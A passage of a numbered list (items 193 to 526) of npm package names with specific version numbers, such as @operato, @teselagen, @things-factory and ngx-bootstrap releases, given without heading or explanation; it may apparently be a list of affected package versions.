193. @operato/graphql@9.0.22
194. @operato/graphql@9.0.35
195. @operato/graphql@9.0.36
196. @operato/graphql@9.0.37
197. @operato/graphql@9.0.38
198. @operato/graphql@9.0.39
199. @operato/graphql@9.0.40
200. @operato/graphql@9.0.41
201. @operato/graphql@9.0.42
202. @operato/graphql@9.0.43
203. @operato/graphql@9.0.44
204. @operato/graphql@9.0.45
205. @operato/graphql@9.0.46
206. @operato/graphql@9.0.47
207. @operato/graphql@9.0.48
208. @operato/graphql@9.0.49
209. @operato/graphql@9.0.50
210. @operato/graphql@9.0.51
211. @operato/headroom@9.0.2
212. @operato/headroom@9.0.35
213. @operato/headroom@9.0.36
214. @operato/headroom@9.0.37
215. @operato/help@9.0.35

216. @operato/help@9.0.36
217. @operato/help@9.0.37
218. @operato/help@9.0.38
219. @operato/help@9.0.39
220. @operato/help@9.0.40
221. @operato/help@9.0.41
222. @operato/help@9.0.42
223. @operato/help@9.0.43
224. @operato/help@9.0.44
225. @operato/help@9.0.45
226. @operato/help@9.0.46
227. @operato/help@9.0.47
228. @operato/help@9.0.48
229. @operato/help@9.0.49
230. @operato/help@9.0.50
231. @operato/help@9.0.51
232. @operato/i18n@9.0.35
233. @operato/i18n@9.0.36
234. @operato/i18n@9.0.37
235. @operato/input@9.0.27
236. @operato/input@9.0.35
237. @operato/input@9.0.36
238. @operato/input@9.0.37
239. @operato/input@9.0.38
240. @operato/input@9.0.39
241. @operato/input@9.0.40
242. @operato/input@9.0.41
243. @operato/input@9.0.42
244. @operato/input@9.0.43
245. @operato/input@9.0.44
246. @operato/input@9.0.45
247. @operato/input@9.0.46
248. @operato/input@9.0.47
249. @operato/input@9.0.48
250. @operato/layout@9.0.35
251. @operato/layout@9.0.36
252. @operato/layout@9.0.37
253. @operato/popup@9.0.22
254. @operato/popup@9.0.35
255. @operato/popup@9.0.36
256. @operato/popup@9.0.37
257. @operato/popup@9.0.38
258. @operato/popup@9.0.39
259. @operato/popup@9.0.40
260. @operato/popup@9.0.41
261. @operato/popup@9.0.42
262. @operato/popup@9.0.43
263. @operato/popup@9.0.44
264. @operato/popup@9.0.45
265. @operato/popup@9.0.46
266. @operato/popup@9.0.47
267. @operato/popup@9.0.48
268. @operato/popup@9.0.49
269. @operato/popup@9.0.50
270. @operato/popup@9.0.51

271. @operato/pull-to-refresh@9.0.35
272. @operato/pull-to-refresh@9.0.36
273. @operato/pull-to-refresh@9.0.37
274. @operato/pull-to-refresh@9.0.38
275. @operato/pull-to-refresh@9.0.39
276. @operato/pull-to-refresh@9.0.40
277. @operato/pull-to-refresh@9.0.41
278. @operato/pull-to-refresh@9.0.42
279. @operato/pull-to-refresh@9.0.43
280. @operato/pull-to-refresh@9.0.44
281. @operato/pull-to-refresh@9.0.45
282. @operato/pull-to-refresh@9.0.46
283. @operato/pull-to-refresh@9.0.47
284. @operato/shell@9.0.22
285. @operato/shell@9.0.35
286. @operato/shell@9.0.36
287. @operato/shell@9.0.37
288. @operato/shell@9.0.38
289. @operato/shell@9.0.39
290. @operato/styles@9.0.2
291. @operato/styles@9.0.35
292. @operato/styles@9.0.36
293. @operato/styles@9.0.37
294. @operato/utils@9.0.22
295. @operato/utils@9.0.35
296. @operato/utils@9.0.36
297. @operato/utils@9.0.37
298. @operato/utils@9.0.38
299. @operato/utils@9.0.39
300. @operato/utils@9.0.40
301. @operato/utils@9.0.41
302. @operato/utils@9.0.42
303. @operato/utils@9.0.43
304. @operato/utils@9.0.44
305. @operato/utils@9.0.45
306. @operato/utils@9.0.46
307. @operato/utils@9.0.47
308. @operato/utils@9.0.48
309. @operato/utils@9.0.49
310. @operato/utils@9.0.50
311. @operato/utils@9.0.51
312. @rxap/ngx-bootstrap@19.0.3
313. @rxap/ngx-bootstrap@19.0.4
314. @teriyakibomb/ember-velcro@2.2.1
315. @teselagen/bio-parsers@0.4.30
316. @teselagen/bounce-loader@0.3.16
317. @teselagen/bounce-loader@0.3.17
318. @teselagen/file-utils@0.3.22
319. @teselagen/liquibase-tools@0.4.1
320. @teselagen/ove@0.7.40
321. @teselagen/range-utils@0.3.14
322. @teselagen/range-utils@0.3.15
323. @teselagen/react-list@0.8.19
324. @teselagen/react-list@0.8.20
325. @teselagen/react-table@6.10.19

326. @teselagen/react-table@6.10.20
327. @teselagen/react-table@6.10.22
328. @teselagen/sequence-utils@0.3.34
329. @teselagen/ui@0.9.10
330. @thangved/callback-window@1.1.4
331. @things-factory/attachment-base@9.0.42
332. @things-factory/attachment-base@9.0.43
333. @things-factory/attachment-base@9.0.44
334. @things-factory/attachment-base@9.0.45
335. @things-factory/attachment-base@9.0.46
336. @things-factory/attachment-base@9.0.47
337. @things-factory/attachment-base@9.0.48
338. @things-factory/attachment-base@9.0.49
339. @things-factory/attachment-base@9.0.50
340. @things-factory/attachment-base@9.0.51
341. @things-factory/attachment-base@9.0.52
342. @things-factory/attachment-base@9.0.53
343. @things-factory/attachment-base@9.0.54
344. @things-factory/attachment-base@9.0.55
345. @things-factory/auth-base@9.0.42
346. @things-factory/auth-base@9.0.43
347. @things-factory/auth-base@9.0.44
348. @things-factory/auth-base@9.0.45
349. @things-factory/email-base@9.0.42
350. @things-factory/email-base@9.0.43
351. @things-factory/email-base@9.0.44
352. @things-factory/email-base@9.0.45
353. @things-factory/email-base@9.0.46
354. @things-factory/email-base@9.0.47
355. @things-factory/email-base@9.0.48
356. @things-factory/email-base@9.0.49
357. @things-factory/email-base@9.0.50
358. @things-factory/email-base@9.0.51
359. @things-factory/email-base@9.0.52
360. @things-factory/email-base@9.0.53
361. @things-factory/email-base@9.0.54
362. @things-factory/email-base@9.0.55
363. @things-factory/email-base@9.0.56
364. @things-factory/email-base@9.0.57
365. @things-factory/email-base@9.0.58
366. @things-factory/email-base@9.0.59
367. @things-factory/env@9.0.42
368. @things-factory/env@9.0.43
369. @things-factory/env@9.0.44
370. @things-factory/env@9.0.45
371. @things-factory/integration-base@9.0.42
372. @things-factory/integration-base@9.0.43
373. @things-factory/integration-base@9.0.44
374. @things-factory/integration-base@9.0.45
375. @things-factory/integration-marketplace@9.0.43
376. @things-factory/integration-marketplace@9.0.44
377. @things-factory/integration-marketplace@9.0.45
378. @things-factory/shell@9.0.42
379. @things-factory/shell@9.0.43
380. @things-factory/shell@9.0.44

381. @things-factory/shell@9.0.45
382. @tnf-dev/api@1.0.8
383. @tnf-dev/core@1.0.8
384. @tnf-dev/js@1.0.8
385. @tnf-dev/mui@1.0.8
386. @tnf-dev/react@1.0.8
387. @ui-ux-gang/devextreme-angular-rpk@24.1.7
388. @yoobic/design-system@6.5.17
389. @yoobic/jpeg-camera-es6@1.0.13
390. @yoobic/yobi@8.7.53
391. airchief@0.3.1
392. airpilot@0.8.8
393. angulartics2@14.1.1
394. angulartics2@14.1.2
395. another-shai@1.0.1
396. browser-webdriver-downloader@3.0.8
397. capacitor-notificationhandler@0.0.2
398. capacitor-notificationhandler@0.0.3
399. capacitor-plugin-healthapp@0.0.2
400. capacitor-plugin-healthapp@0.0.3
401. capacitor-plugin-ihealth@1.1.8
402. capacitor-plugin-ihealth@1.1.9
403. capacitor-plugin-vonage@1.0.2
404. capacitor-plugin-vonage@1.0.3
405. capacitorandroidpermissions@0.0.4
406. capacitorandroidpermissions@0.0.5
407. config-cordova@0.8.5
408. cordova-plugin-voxeet2@1.0.24
409. cordova-voxeet@1.0.32
410. create-hest-app@0.1.9
411. db-evo@1.1.4
412. db-evo@1.1.5
413. devextreme-angular-rpk@21.2.8
414. ember-browser-services@5.0.2
415. ember-browser-services@5.0.3
416. ember-headless-form-yup@1.0.1
417. ember-headless-form@1.1.2
418. ember-headless-form@1.1.3
419. ember-headless-table@2.1.5
420. ember-headless-table@2.1.6
421. ember-url-hash-polyfill@1.0.12
422. ember-url-hash-polyfill@1.0.13
423. ember-velcro@2.2.1
424. ember-velcro@2.2.2
425. encounter-playground@0.0.2
426. encounter-playground@0.0.3
427. encounter-playground@0.0.4
428. encounter-playground@0.0.5
429. eslint-config-crowdstrike-node@4.0.3
430. eslint-config-crowdstrike-node@4.0.4
431. eslint-config-crowdstrike@11.0.2
432. eslint-config-crowdstrike@11.0.3
433. eslint-config-teselagen@6.1.7
434. eslint-config-teselagen@6.1.8
435. globalize-rpk@1.7.4

436. graphql-sequelize-teselagen@5.3.8
437. graphql-sequelize-teselagen@5.3.9
438. html-to-base64-image@1.0.2
439. json-rules-engine-simplified@0.2.1
440. json-rules-engine-simplified@0.2.4
441. jumpgate@0.0.2
442. koa2-swagger-ui@5.11.1
443. koa2-swagger-ui@5.11.2
444. mcfly-semantic-release@1.3.1
445. mcp-knowledge-base@0.0.2
446. mcp-knowledge-graph@1.2.1
447. mobioffice-cli@1.0.3
448. monorepo-next@13.0.1
449. monorepo-next@13.0.2
450. mstate-angular@0.4.4
451. mstate-cli@0.4.7
452. mstate-dev-react@1.1.1
453. mstate-react@1.6.5
454. ng2-file-upload@7.0.2
455. ng2-file-upload@7.0.3
456. ng2-file-upload@8.0.1
457. ng2-file-upload@8.0.2
458. ng2-file-upload@8.0.3
459. ng2-file-upload@9.0.1
460. ngx-bootstrap@18.1.4
461. ngx-bootstrap@19.0.3
462. ngx-bootstrap@19.0.4
463. ngx-bootstrap@20.0.3
464. ngx-bootstrap@20.0.4
465. ngx-bootstrap@20.0.5
466. ngx-color@10.0.1
467. ngx-color@10.0.2
468. ngx-toastr@19.0.1
469. ngx-toastr@19.0.2
470. ngx-trend@8.0.1
471. ngx-ws@1.1.5
472. ngx-ws@1.1.6
473. oradm-to-gql@35.0.14
474. oradm-to-gql@35.0.15
475. oradm-to-sqlz@1.1.2
476. ove-auto-annotate@0.0.10
477. ove-auto-annotate@0.0.9
478. pm2-gelf-json@1.0.4
479. pm2-gelf-json@1.0.5
480. printjs-rpk@1.6.1
481. react-complaint-image@0.0.32
482. react-complaint-image@0.0.35
483. react-jsonschema-form-conditionals@0.3.18
484. react-jsonschema-form-conditionals@0.3.21
485. react-jsonschema-form-extras@1.0.4
486. react-jsonschema-rxnt-extras@0.4.9
487. remark-preset-lint-crowdstrike@4.0.1
488. remark-preset-lint-crowdstrike@4.0.2
489. rxnt-authentication@0.0.3
490. rxnt-authentication@0.0.4

491. rxnt-authentication@0.0.5
492. rxnt-authentication@0.0.6
493. rxnt-healthchecks-nestjs@1.0.2
494. rxnt-healthchecks-nestjs@1.0.3
495. rxnt-healthchecks-nestjs@1.0.4
496. rxnt-healthchecks-nestjs@1.0.5
497. rxnt-kue@1.0.4
498. rxnt-kue@1.0.5
499. rxnt-kue@1.0.6
500. rxnt-kue@1.0.7
501. swc-plugin-component-annotate@1.9.1
502. swc-plugin-component-annotate@1.9.2
503. tbssnch@1.0.2
504. teselagen-interval-tree@1.1.2
505. tg-client-query-builder@2.14.4
506. tg-client-query-builder@2.14.5
507. tg-redbird@1.3.1
508. tg-redbird@1.3.2
509. tg-seq-gen@1.0.10
510. tg-seq-gen@1.0.9
511. thangved-react-grid@1.0.3
512. ts-gaussian@3.0.5
513. ts-gaussian@3.0.6
514. ts-imports@1.0.1
515. ts-imports@1.0.2
516. tvi-cli@0.1.5
517. ve-bamreader@0.2.6
518. ve-bamreader@0.2.7
519. ve-editor@1.0.1
520. ve-editor@1.0.2
521. verror-extra@6.0.1
522. voip-callkit@1.0.2
523. voip-callkit@1.0.3
524. wdio-web-reporter@0.1.3
525. yargs-help-output@5.0.3
526. yoo-styles@6.0.326